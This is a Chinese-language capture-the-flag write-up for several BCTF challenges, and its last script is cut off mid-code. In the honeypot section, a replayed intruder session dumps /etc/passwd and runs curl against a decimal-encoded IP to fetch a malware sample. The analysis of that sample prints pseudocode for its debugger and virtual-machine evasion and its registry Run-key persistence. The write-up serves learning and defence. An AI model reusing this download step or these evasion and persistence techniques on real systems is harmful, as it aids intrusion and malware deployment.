

BCTF Light 4 Freedom WriteUp

0x01 初来乍到[100]

略

=====Light_4_Freedom=====

0x02 内网探险[200] From Puzzor

通过分析拿到的数据包，可以发现在 218.2.197.236 开启了 DNS 服务。使用 UDP 53 端口。而通过端口扫描发现其开启了 TCP 53 端口

Discovered open port 53/tcp on 218.2.197.236

于是想到利用 TCP DNS 的请求方式。于是利用 TCP DNS 向 218.2.197.236 发送 DNS 请求，得到结果如下：

```
C:\Users\...>nslookup bctf.secret.server1
Server:  localhost
Address: 127.0.0.1

Name:   bctf.secret.server1
Address: 10.1.2.33

C:\Users\...>nslookup bctf.secret.server2
Server:  localhost
Address: 127.0.0.1

Name:   bctf.secret.server2
Address: 10.200.55.126

C:\Users\...>nslookup bctf.secret.server3
Server:  localhost
Address: 127.0.0.1

Name:   bctf.secret.server3
Address: 172.18.42.30

C:\Users\...>nslookup bctf.secret.server4
Server:  localhost
Address: 127.0.0.1

Name:   bctf.secret.server4
Address: 192.168.234.3
```

输入后得到 Key:

|BCTF{W31c0m3_70_0ur_=53cr37_53rv3r_w0r1d}|

=====Light_4_Freedom=====

0x03 诱捕陷阱[300] From WinsOn


最初给的数据时 dionaea 蜜罐，本来就想到了攻击数据的回放，于是就安装 dionaea 蜜罐 (<http://dionaea.carnivore.it/#compiling>)，这个过程比较费时间，而且最开始在 Ubuntu 上由于 OpenSSL 组件安装失败导致无法链接 dionaea 程序。后来换到 BackTrack 上重新安装，终于装好了。

使用 dionaea 自带的 retry.py 脚本，从测试机器把攻击数据发往蜜罐机器，dionaea 自动解析这些 SMB 数据包。

但是没有看到检测出 Shellcode，只看到这样的一条：

Calling WKSSVC NetAddAlternateComputerName (1b) maybe MS03-39 exploit
(是不是 dionaea 检测失败了？如果有检测到 shellcode，那么解析 shellcode 就能解析到 URL 了)，这个操作尝试失败！

最后题目更新了 Kippo 蜜罐的日志，这个就简单很多了。不需要安装 Kippo，直接提取其中的 playlog.py 脚本对数据进行回放即可。



```
root@ubuntu:/home/john/bctf
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin
richard:x:1000:1000:Richard Texas,,,:/home/richard:/bin/bash
nas3:# ccdd ttmmcd tmp/
nas3:/tmp# llss
nas3:/tmp# ttooouucchh 11..sshh
nas3:/tmp# llss
1.sh
nas3:/tmp# aaxxeell 22779922332266333311//ffooooll
bash: axtel: command not found
nas3:/tmp# ccuurrll 22779922332266333311//ffooooll
bash: curl: command not found
nas3:/tmp#
```

看到常识下载了一个文件（这里因为回访参数设置的问题，敲击的字符会有重复），URL 为 <http://2792326331/fool>，下载这个程序进行分析。

fool 程序是个 32 位的 EXE，里面有一些是干扰代码，比如调试的时候抛出异常、检测虚拟机、检测调试器等，并检查是否运行有 BaiduSdSvc.exe 程序，最后调用了一个程序解密了 Flag。

这里可以采用 OD 动态跟踪的方法，或者直接从 IDA 拷贝出数据进行解密，

```

v5 = 0xA0u;
v14 = 0xA0u;
v11 = 0xA7u;
v15 = 0xA7u;
v18 = 0xA7u;
v24 = 0xA7u;
v30 = 0xA7u;

```

倒是在加密数据进行赋值操作的时候，顺序被打乱了，如上图所示，所以这里采用了OD动态跟踪的方法。

```

if ( !v10 )
{
    __asm { sgdt    fword ptr [ebp+var_14] }
    if ( (*(_DWORD *)&v7[2] & 0xFF000000) != 0xFF000000 )
    {
        v9 += 0x3Fu;
        v3 = loc_401640(*(_DWORD *)&v7[2] & 0xFF000000); // 垃圾代码，需要NOP掉
        if ( !(BYTE)v3 )
        {
            FnCheckUVMWare(v3, (int)&v9);           // 虚拟机检测，不能简单NOP掉
            if ( !v4 )
                // 强制跳转
            {
                __asm { str    word ptr [ebp+var_C] }
                if ( (_BYTE)v8 )
                    goto LABEL_15;
                if ( BYTE1(v8) != 0x40 )
                {
LABEL_15:
                    v9 += 0x5Fu;
                    v8 = **(_DWORD **)(*MK_FP(__FS__, 24) + 48);
                    if ( v8 & 0x1000 || IsDebuggerPresent() ) // 检查调试器
                        return -1; // 强制跳转
                    if ( FnIsBaiduSdSvcRunning((int)&v9) ) // 查找BaiduSdSvc.exe
                    {
                        FnDecryptString((int)&ValueName, v9); // 解密字符串，得到flag
                        FnCopy_AddRegRun(&ValueName, "%systemroot%\361.exe"); // 复制并添加启动项
                        return 0;

```

最后得到的 KEY 为： BCTF{Y0u_6oT_It_7WxMQ_jjR4P_mE9bV}

| | | | |
|----------|---------------|-----------------------------|------------------------------|
| 004013C0 | . 8D45 C8 | lea eax, dword ptr [ebp-38] | |
| 004013C3 | . 68 DC504100 | push 004150DC | ASCII "%systemroot%\361.exe" |
| 004013C8 | . 50 | push eax | |
| 004013C9 | . E8 32FCFFFF | call 00401000 | |

堆栈地址=0012FF48, (ASCII "BCTF{Y0u_6oT_It_7WxMQ_jjR4P_mE9bV}")
eax=00000022

=====Light_4_Freedom=====

0x04 混沌密码锁[100] From WinsOn

首先获取正确的函数调用序列，这个可以通过随机或者循环枚举都可以，这里采用随机测试的方法，代码如下：

```
while True:
    f1 = "fun" + chr(random.randint(0x31, 0x39))
    f2 = "fun" + chr(random.randint(0x31, 0x39))
    f3 = "fun" + chr(random.randint(0x31, 0x39))
    f4 = "fun" + chr(random.randint(0x31, 0x39))

    if f1 not in func_names or f2 not in func_names or f3 not in func_names
    or f4 not in func_names:
        print 'invalid function combination'
        exit()

    try:
        answer_hash =
f['fun6'](f['fun2'](f[f1](f[f2](f[f3](f[f4](answer))))))
    except:
        print "Wrong function combination, you bad guy!"
        continue
    print "%s %s %s %s" % (f1, f2, f3, f4)
    if len(answer_hash) == 0:
        continue
    else:
        break
print "answer_hash = %s" % answer_hash
```

很快找到序列为 3, 5, 1, 4，如下图所示：

```
fun3 fun5 fun1 fun4
answer_hash = 我在想你在想我什么的用谷歌翻译肯定一点不好用还是别用了看这句话纠结死你觉得呢
```

题目的要求是找到一个不一样的 usercode，使得经过这个特定的函数序列处理之后，得到的值是一样的，即上面那串中文。观察函数序列中的函数，对于 zlib 的 decompress 函数，对应逆向操作为 compress，而 compress 有个 level 参数，这个参数不同的话得到的数据也不同，通过这里的操作可以找到不同的 usercode。

各个函数对应的逆向操作如下：

| | | | | |
|------|----|--------------------|----|------------------|
| fun3 | -> | zlib.decompress | -> | zlib.compress |
| fun5 | -> | binascii.unhexlify | -> | binascii.b2a_hex |
| fun1 | -> | reverse | -> | reverse |
| fun4 | -> | dec2hex | -> | hex2dec |

所以只需要枚举 zlib 的 compress 函数的参数（从 1 到 9），得到与 answer 不一样数据就可以了。

代码如下：

```
#!/usr/bin/env python
# -*- coding:utf-8 -*-
import socket
import zlib
import binascii

base = [str(x) for x in range(10)] + [chr(x) for x in
range(ord('A'),ord('A')+6)]

def hex2dec(string_num):
    return str(int(string_num.upper(), 16))

def dec2bin(string_num):
    num = int(string_num)
    mid = []
    while True:
        if num == 0: break
        num,rem = divmod(num, 2)
        mid.append(base[rem])
    return ''.join([str(x) for x in mid[::-1]])

def dec2hex(string_num):
    num = int(string_num)
    mid = []
    while True:
        if num == 0: break
        num,rem = divmod(num, 16)
        mid.append(base[rem])
    return ''.join([str(x) for x in mid[::-1]])

def hex2bin(string_num):
    return dec2bin(hex2dec(string_num.upper()))


def reverse(string):
    return string[::-1]

def getUserCode():
    answer =
"78864179732635837913920409948348078659913609452869425042153399132863
"
    answer = answer +
"90383452236525025042964516351722835662277697863791067953841"
```

```

        answer = answer +
"89279098815026542757070698107378508076109161925630695936640"
        answer = answer +
"94605159740448670132065615956224727012954218390602806577537"
        answer = answer + "456281222826375"
        tmp = binascii.unhexlify(reverse(dec2hex(answer)))
for level in xrange(1, 10):
    tmp = zlib.compress(zlib.decompress(tmp), level)
    tmp = binascii.b2a_hex(tmp)
    tmp = reverse(tmp)
    tmp = hex2dec(tmp)
    if tmp != answer:
        return tmp
return ""

if __name__ == "__main__":
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect(('218.2.197.243', 9991))
    print sock.recv(4096)
    print sock.recv(4096)

    sock.send("3\n")
    print sock.recv(4096)
    sock.send("5\n")
    print sock.recv(4096)
    sock.send("1\n")
    print sock.recv(4096)
    sock.send("4\n")
    print sock.recv(4096)
    sock.send(getUserCode() + "\n")
    print sock.recv(4096)
    print sock.recv(4096)
    raw_input(">")

```

运行之后即可得到 Key，如下图所示：

```

E:\2014\BCTF\4>GetKey.py
Welcome to Secure Passcode System

First, please choose function combination:
f1:
f2:
f3:
f4:
Your passcode:
Welcome back! The door always open for you, your majesty!

BCTF{py7h0n-l1b-func7i0ns-re4lly-str4nge}

```

=====Light_4_Freedom=====

0x05 他乡遇故知[200] From dc2014

描述

逃离到中国的米特尼克与以前的老朋友都失去了联系，这让他常常怀念逝去的时光。在一次潜入某著名外企尝试获取重要资料的行动中，米特尼克还没有拿到目标文件就不幸被保安发现了。在逃离的过程中，他闯进了一个办公室，结果惊奇地发现自己二十年前的老朋友 Tupper 就在眼前。更神奇的是，Tupper 知道米特尼克需要什么，给了他想要的东西并且帮助他成功脱逃。你知道米特尼克拿到的信息是什么吗？

题解

通过对 Tupper 的搜索和对 txt 的分析，找到了 Tupper's self-referential formula，详见 http://en.wikipedia.org/wiki/Tupper's_self-referential_formula，
http://www.pypedia.com/index.php/Tupper_self_referential_formula，论文 http://www.dgp.toronto.edu/people/mooncake/papers/SIGGRAPH2001_Tupper.pdf。

Tupper's self-referential formula 如下：


$$\frac{1}{2} < \left\lfloor \text{mod} \left(\left\lfloor \frac{y}{17} \right\rfloor 2^{-17\lfloor x \rfloor - \text{mod}(\lfloor y \rfloor, 17)}, 2 \right) \right\rfloor$$

pypedia 里代码，直接拷出来把 k 换掉，把@换成更容易识别的字符■，运行一下，发现如下的图像

```
LOL, I think they bastard knows nothing  
It's not safe! You should use 61. 17 is too weak.  
Fine, then, here is your flag in 61.  

```

下面是一面乱起八糟的东西，但是上面已经界面出来了，提示我们不能用过去 17 那个秘钥，要改为使用 61，则修改代码中原来公式 17 的地方为 61，开始揭秘下面的话，需要由于不知道 key 的长度，尝试了很多次，解密图像如下：



代码清单：

```
#coding:utf-8
'''

def Tupper_self_referential_formula(fd, k):

    size = 61

    def f(x,y):
        d = ((-size * x) - (y % size))
        e = reduce(lambda x,y: x*y, [2 for x in range(-d)]) if d else 1
        f = ((y / size) / e)
        g = f % 2
        return 0.5 < g

    for y in range(k+size - 1, k-1, -1):
        line = ""
        for x in range(0, 550):
            if f(x,y):
                line += "■"
            else:
                line += " "
        line += '\n'
        fd.write(line)

if __name__ == '__main__':
    a =
148636912382034555995576692484116096194593363171676933533279000356684
528422216430901192941199748379052209957708151455239433091275045678197
233644016025350327396239934825013213906121173643264195217992837686508
985963676826733629642783188946293918529184468236104413905996940627490
244577064167759626869352748510449047319209624927299429052393612631396
085388568825714988097602837851747124662186252707903674114622036743933
788736993819781940887555164012754176546886171919643936091922934758029
514813729699062597751770547933600482353800667324396043341024388288458
058016301304014795696675631793663320185114404054212408686430112619837
889970348899658139704977955050577913372931823815614740629272960988354
934354625671285177132250323255630191795939346161674707831697716940803
```

114009582062367593397544990161358627419125440143296206982475841750223
613767505796857673295901792707748134972160743022649777078550640855886
385644275231914987750632907936800212777693870296416048249757659264239
108859355202450131484122508272911302989095472937607341368587364011160
745965229562717184394472201047871007377540247684769785131500029243601
820543568443599671417810089467106454886255065639535140832862355644865
529344770663124649413918936149811972707215261385293393708582243572436
821843568428580139691937224111444093752128522088284509133468132602549
478420042181207368923935997131168437504520838152277850210205063398273
330182447948522267872236060415899683890073536216909834267249468231348
104232356852118092873465102466037955342789720735891258923320689543624
3759695197634560

b =

384191032741923882020478828522549318476687198144182344832549197285467
819468865670166228849020683784599434343768136699984916476964708572532
555507598904905726235726618963977315364556087249052553850554001331686
929826056047311233681409405111100536631479355429893306484823576051704
485192259146007715021127972344067969176702508991802140830367540743461
372700375918074674099443804688363023680586965330815382165191353114469
868557947452762268847537197841330442447759786036664025374680222394917
701237479727885516517536305734595653394982928683673981577216205740663
932949913078927068014282622395988112088692810459017461522246534599463
93533805231987962547519750343723282818137462236157656184514362344252
004918525670468616873209830295356136546808087941447934562532279291272
968421161595723804971320937737885016274875541613180598197214651108300
560921655211400024298217600801880977380242859964570097876339247979160
075884675310411577542632089820445039427978532707563110167256342370182
603968616086616432518479734973621588420620400757465901014148519709010
705983521964752903225458622048961746569513268721737725803791390670237
221629141687200106530190582568409339989504246218304125637225361701879
231199259679655679165048608314544863902996569304928753470351661306474
083355685647408294397967356469767165522274666706576435967759580915672
984409753933944290881997987362955070318190806767176743918131797247219
887848214671884098778356316596486561998944689053258353918021095169871
43616520436861081369579637023437701092916518239178105815040

c =

152669794468761973408950685498548383899460093078798610945605397642944
859904292811049817064246943191029655420949500241554043091683350664397
091083301514582817852522042075433071631503001021848147478052610145578
922704435485937623972164622748088948882215388039700626418841217472481
155815553528575647282947005845872101643752755807521492466827512875951
362051773917903237973639354727962957053749879923691456316838123257496
725290132614675492070953904916300537161096118344866469907507820365991
458175988320851246758870575881486171702246595524164917898669348208505

302399801670983989451810156041048759973191362253037445344957094626936
323930937616971092905789599442840831197934332949773506453275895086341
776531298026605144702782620233387902741770417712700354292654033112959
514241667872903439026784358343991052444178401483561999965532568385012
17531456232911610724975585841874300649685416296595756104074872290325
19941336111748281940161225953118740950832741237694082441788773988301
34369905954389710038741961035766130876479833655723561249974634381567
1079051736030687625988193254921373880564362679574435609784090624

d =

113271080512171612876552200807473147532402013605045974106592146535389
346224440419381709851140661852127423215564945313275395346957526325877
210173501078722698164711311174508462446631691716626904084302492487394
490216672211479783019671338578817767286063661375033111139139216768522
935483179947452726730037491218106381389310599017783858997545169990387
203318047679053019749656915138316347557833684803811629488404825488999
273893927500985500002121797134595812147320661108213632928591719324058
122754466724986207557728102031755539389763021412123923483035317073207
675084047743673233173802854723958205315191892741459843642392150928389
265566189412265002174295361180354793530341750148365209096399871772515
389974398300702166658212760167498180463975994403317897774714078692466
206112952176712785862478632588753529794940566992091305083978727734001
725590957188893399823298623435615081471254234683957454891127730927059
959504958618227397097097487018597140065497004286657587918829770738282
959389869119686714774253012505959394801546880707073922866846644797865
768640788875814800734861006113191518319588893421109154777748669761746
203783647405118937589493857086221422483130610757025827425023968890712
512581959602705188154489901202160579264695945342210790795715452075964
823039950901337300698859168094569101402295519771733516148410690868634
541645846229263054851025747185546514798467808776760359234775830740403
836547997268826665519007302895592119524010443597202519269993608332655
020946323140268130693565138293292141160713377870150122194958325607836
757398355447083563419206088642599541248394902585301619621075869887333
948843131230980907828574689848032358307964447217758687194116030133875
031784319399679548673312945793341037541373537194281832690259836814971
214524761873106679004682529241079946853097208171500554701553735807829
500798318159049835420843171875657118084123131908963858281555532621919
522227810338278671298327871196829715171516008569191762570050782688335
041561809139998521391168678573445937186614480012118402345107696951539
051582987541672905856193967650759391429352077806735136692820737616553
927449347432058559794134206441567953766707267836666250399948067932058
158109359809401272126603318095566104993859745162106372091656817007059
862778797355144480704437028488233572438903245633435161415628577159043
533982141707672121809121312619208184766363883497056915346995294499843
74319976694512584448348412257911910219803294282282863649305573399295

405939672951150677672868422194582245849099496986908729169591712964067
192489001877145386504001458174383200962316531491780595415647892440606
187968474318839866313514043125680592048744698870032655300210591863899
922249025085995338592555490729268599644457119166288371021379480590470
317127228391089556190357662320056452591713379003991659272393766477697
107781034201404664586867917510434796756198425872170629555441046584869
265959029012045722617179773622000684429886058731100498383256484941966
065207302751825081946314380679050045368234589410406580953878144487290
338672802731337733303093260673864669289238970215892311578216046822509
256555349056882354022055290889930945747688371291945749282435380299413
063475292423979901547494578192246267865663655109100430929312784859023
615384126305997752108095610965973263749512644776701564270300737734045
185301969394365082771695746441946869361807128774544488363087673604438
952223069334598523441081336161298346726688310382349989903349893853800
472732654549760911977790605172515233380986540802961338866977710050558
349670858695872121966601903136607134266480048272851997488945334819844
792830552027999085473633713184363283834567728323838302144018512610787
611653574922276251694743831375806114316108387737320866424808447652211
847277008373768913076115719807404340130413233443196800767428205325218
640376945637814848081456174887148272354594047000801542133327360650794
19144061043722907270482789953064063896537705565211857128609530043670
993251789074082519186479551138995194224520240669224111402060546845908
315293988866303054655636874256652830568906398151516049101104697318067
841714824209366951864814731228838822159978425788308716077028804411202
941012452815366884967209714395341348458696822528992427228934027375139
805293915405825753274416138062355992630385238556961401682885422305849
177012529716236913865945562128281794148968836323437677723920707512555
504455593208469400182710636866552786564045015998497140386093433949415
150390889680639818894886744118531084459320301002067457883878107769579
218120783765006221628172236032289366792339086447487561183730071026746
778439268060336315116615238336999736687289275491833635726288737137508
167302552231024976597758123928685521993494506268355253330380072351565
431640630623377163284304963285351472358021659787817156045565039439086
596690019696268272882251412959262000687115144988624851164685571129056
300180167783446173106305710077420335171662730339433528200837309392258
691310509988011940307554893280105560074009929565921297402016523526983
671986674862596292383107355311381971801416183627615636615048777622733
448767986490185356912860929408846453456871814100500789522669755250828
794470128763243221049135253732579676573653930574527448046595864871275
792465373683545981372177788527578059189095941445212982460270718860756
936093982132229556881216061203878682437626599561629904111454786301122
107791961540554496152173288419053184577336903481799014207496741590040
158631482540632294857415323195921555732506499025923121193466909413225
950395481233608259245503622051882343634310023882884315176295093208319

170319387839589188303602859191822621419419733644369850216454197195561
330240263069089138529446287215862116465254394529300313077477928346950
190182896122492415684066212110945974457626107148705533280190598093507
727531982024846885195931618891206001527704522117087391652280082135033
305601239662309311944450120396708178013226226101473482799067738939337
724795064565557861183435023868342132215318197025641204929847445066716
41114508079103106238976717404594747867889915139240655424046951055009
641233024719280345472408434465322772360706894822114864816426608825667
221224325725942497070036275374266474715568033414704975863809877313350
525998873434906951791013279499183880552162841090470092351792058649626
865466772066136393408508350605820721644205545157577960542490667212027
968868944929693303803465811477636155146753507685460419895735086731011
903289507467287729704449067085102422453382167902399261802890683714700
481578871352647290351595729645640530743930126105915400349222825990655
849876024553978838926981936876458899190291367779878701841114086827277
391430965587389160331524381958703848832625969254618446337871794739160
259215543601003924137660803291016433220287834405063775787833509466788
173485243941134372568315998277081010620412284724890641936565948304373
76544926834220490036667036067649858627476952866339404816292113359138
022103687246166655296373793870181192674489309869617207923055380644615
816132649861590561333300247390423919440234202107520250429845478778384
470111955430196329942961082547267958648439716441600412252214895670930
746329230921980139151726290832993313064005131644154917108268054048894
579397950110721534181434056387733764032155034626106925795167662464928
687026450776007849097459981803482865007414435162884992710622878426711
303308806052835859050918685759962678771906863698867677254744112806489
872218778397954942293775862305312358757772470037600092724846727275128
564218902890628661382903365594877918492340668384953651696218408000528
033514908893281503226232845906575044196009469819472190583000402170059
934818344365768077357821208810317709408039029866963201624652918612956
274809015911947001021273522505674090593884545285642337010671216005357
416347073180566756017228127877660441246359560441599856282239308172029
822627462172986684458133541279641126815220746047922066372516144440942
485296435434453400014250593836316090449391773573914455353170434497270
037549162768703487134094510248318142045729335169231738318344438544804
850128826527987542621867512295549737901697538540151715066580209347209
0000651189735725728535572066127468608619694987429948167969158138423
801671301740389330093637981641488677802678321733528836561185357787807
371761301421374950515824354825504907186733565739431883969678443431139
705759126277381268891601598164575043558140747771332584990134350686289
853918613619779694422815602918376594129128600544761222676320242548131
456354450864360253014741652553566682128043145140701914273364423204883
238538638682028093149020341685213239784563185823481655214486150410145
421461311333882994304875816425632101327862899612654174988299001565086

```

343905308402073097188884052104194633994445119120423511745730012963265
595501381407788731288738571380943056284351799899075752578086027474816
510657495186699741197912089032851585605387516666021225595108626220629
403317436325551559065898329942567516568254284689981882970550392371450
939928205290501811237592946736174650711758614826571139695642404780245
718665817246682004388626061325037102337045370531139628613077615223748
65983385284890162029328346857725697239032625635751349796215739588774
777541925245920836485715523229045512338073727140598526233342474523372
42809591118136903051336021250708320603340800

e =
722042903924876907043988923577327216261956015754866650395774826525806
250950250740386130825554013593314314764973648177605511163577240340369
371886568093252010521724659677708713458154318837449871237700674715438
968285839593325870314239418538008534254057342580712952276244293154845
900620361579769849411838452131262443291163745850783157943492356632133
836205373361379782083020792759668182868801219326709395303578707710818
383544553530420647742492958999826506242606472535029967897617043655049
953458707810300233084163494308734284972756215915597356164536670801712
256707116697965085981216678580712016781468204178151013972009501124618
238547937415859895129580518807970511208498368460593147730334852190147
107424242795927920013162999369114257913203623676652640728307238949309
009289452166532696936230063292295523949704683152798667619180606396311
562057881979324231645284805770935748822957670983897113911074409732097
666490514050729058587675069173873998780671956191556085603920089884697
544684019430201836281520163429859585795808304529363259837517482022234
877165275726917005278173815681489054082167233910296346202591467098094
264176548000472857140100923972817454063676850936996937720626153970840
040415681685852560098989984577121103979692014784841597745728467496545
86687353278955520

f = open('tupper_key.txt', 'w')

```

```

#Tupper_self_referential_formula(f,a)
#Tupper_self_referential_formula(f,b)
#Tupper_self_referential_formula(f,c)
Tupper_self_referential_formula(f,d)
Tupper_self_referential_formula(f,e)
f.close()

```

=====Light_4_Freedom=====

0x06 地铁难挤[400] From dc2014

描述

米特尼克需要用社工办法拿到 THU 安全专家的磁盘镜像以了解更多信息，于是他收买了 THU 专家的博士生，来到 BJ 市需要与博士生当面联系。但是，来到 BJ 市之后遇到的第一个问题就是交通。BJ 市人满为患，上下地铁时人们也不先下后上，而是互相挤。左边的人想挤到右边下车，右边的人也想挤到左边上来。你作为米特尼克在 BJ 的一位小伙伴，能否帮他和所有乘客设计一个尽量少移动次数的方案，使得需要上车的人都上车，需要下车的人都下车。

218.2.197.242:6000 or 218.2.197.243:6000

提示

此题是 PPC 1. 地铁和车都是背景描述而已，和题目没关系，本题的目标就是让左边的人 L 都到右边去，右边的人 R 都到左边来 2. 人的移动规则和游戏规则需要大家遍历出来，每次输入一个数字(20 以内)

题解：

拿到题目读了之后，首先连入服务器，发现给出如下的提示

```
Welcome to the game server!
Proof of work to start the game.
SHA1("ji2jdpBKLbRY3803" + X).hexdigest() == "d7ebc66dfb9be5d0422d8d6fc6d1a229f24f4764", X is a string of alphanumeric
Input X: f
Wrong X
```

我们首先要解出这么一个公式 $\text{SHA1}(\text{STR}A + X).\text{HEX}() = \text{STR}B$ (去对应上图的相应位置)，才能进入游戏， SHA1 在目前情况下用我们的机器想在有限的时间内碰撞出来是不可能的，所以猜测官方是想考一考运算速度，所以将 $\text{STR}A$ 和 $\text{STR}B$ 拷贝出来，自己先测试一下能不能找到这样的 HASH，结果是在 $\text{SIZEOF}(X) = 4$ 的时候可以找到这样的 HASH，但是运算速率太慢，在服务器断开连接前跑不出来，所以使用多进程计算来提升效率，计算 SHA1 ，突破了这关以后，就得到了游戏的图像：

```
管理员: C:\Windows\system32\cmd.exe
Welcome to the game server!

Proof of work to start the game.
SHA1("d8xRYFoRUd10jsG3" + X).hexdigest() == "78ff99684fb3c626d7c12e0e342aaa9b0f1a42be", X is a string of alphanumeric
Input X:
d8xRYFoRUd10jsG3
78ff99684fb3c626d7c12e0e342aaa9b0f1a42be
d8xRYFoRUd10jsG3_78ff99684fb3c626d7c12e0e342aaa9b0f1a42be_ijkl_
d8xRYFoRUd10jsG3_78ff99684fb3c626d7c12e0e342aaa9b0f1a42be_qrst_
dd8xRYFoRUd10jsG3_78ff99684fb3c626d7c12e0e342aaa9b0f1a42be_mnop_
8xRYFoRUd10jsG3_78ff99684fb3c626d7c12e0e342aaa9b0f1a42be_abcd_
d8xRYFoRUd10jsG3_78ff99684fb3c626d7c12e0e342aaa9b0f1a42be_efgh_
d8xRYFoRUd10jsG3_78ff99684fb3c626d7c12e0e342aaa9b0f1a42be_uvwx_
d8xRYFoRUd10jsG3_78ff99684fb3c626d7c12e0e342aaa9b0f1a42be_CDEF_
d8xRYFoRUd10jsG3_78ff99684fb3c626d7c12e0e342aaa9b0f1a42be_yzAB_
d8xRYFoRUd10jsG3_78ff99684fb3c626d7c12e0e342aaa9b0f1a42be_GHIJ_
d8xRYFoRUd10jsG3_78ff99684fb3c626d7c12e0e342aaa9b0f1a42be_KLMN_
d8xRYFoRUd10jsG3_78ff99684fb3c626d7c12e0e342aaa9b0f1a42be_OPQR_
d8xRYFoRUd10jsG3_78ff99684fb3c626d7c12e0e342aaa9b0f1a42be_STUU_
d8xRYFoRUd10jsG3_78ff99684fb3c626d7c12e0e342aaa9b0f1a42be_WXYZ_
d8xRYFoRUd10jsG3_78ff99684fb3c626d7c12e0e342aaa9b0f1a42be_0123_
d8xRYFoRUd10jsG3_78ff99684fb3c626d7c12e0e342aaa9b0f1a42be_4567_
d8xRYFoRUd10jsG3_78ff99684fb3c626d7c12e0e342aaa9b0f1a42be_89_
<read-write PipeConnection, handle 4>
Play Game:
=====
o6bI
Hey, shall we play a game?
Give me a solution to help them get their destination and I will send you your precious.
Please wait while we're generating new round for you

-----
receive : Round 1
LRRRLLLRLRRRL L ← 第一次得到的游戏数据，使用BSF搜索结果。
send :13

-----
receive : LRRRLLLRLRRRL
send :11
```

拿到这个字符串后，有题目中的意思，是要，将所有的 L 到右边去，所有的 R 到左边来，规则是空格只能在周围 2 格内移动，换个说法，就是在公交上，只有空缺地方附近的两个人才可以站到空格上，然后流出一个新的空格，分析题目后，使用广度优先搜索算法，只要最后结果为字符串左边全为 R，右边全为 L，则为终止状态，最后得到 key，如图。

```
Administrator: C:\Windows\system32\cmd.exe
send : 5
-----
receive : RRRR RLRLRLLLLL
send : 6
-----
receive : RRRRR LRLLLLLL
send : 8
-----
receive : RRRRRRL LRLLLLL
send : 10
-----
receive : RRRRRRLRL LLLLLL
send : 9
-----
receive : RRRRRRLR LLLLLL
send : 7
-----
receive : RRRRRRR RLLLLLLL
send : 8
-----
receive : Congratulations
-----
receive : Your flag is BCTF{wh0-s4ys-h4cke7s-c4nn0t-d0-4lg0rIthm}
-----
C:\Users\Administrator\Desktop\BCTF>
```

代码清单：

```
#coding:utf-8
import threading
import socket
import hashlib
import string
import sys, itertools
from sets import Set
from math import ceil
import datetime
from multiprocessing import *
import time

class MyThread(object):
    def __init__(self, func_list=None):
```

```
#所有线程函数的返回值汇总，如果最后为 0，说明全部成功
self.ret_flag = 0
self.func_list = func_list
self.threads = []

def set_thread_func_list(self, func_list):
    """
    @note: func_list 是一个 list，每个元素是一个 dict，有 func 和 args 两个参数
    """
    self.func_list = func_list

def trace_func(self, func, *args, **kwargs):
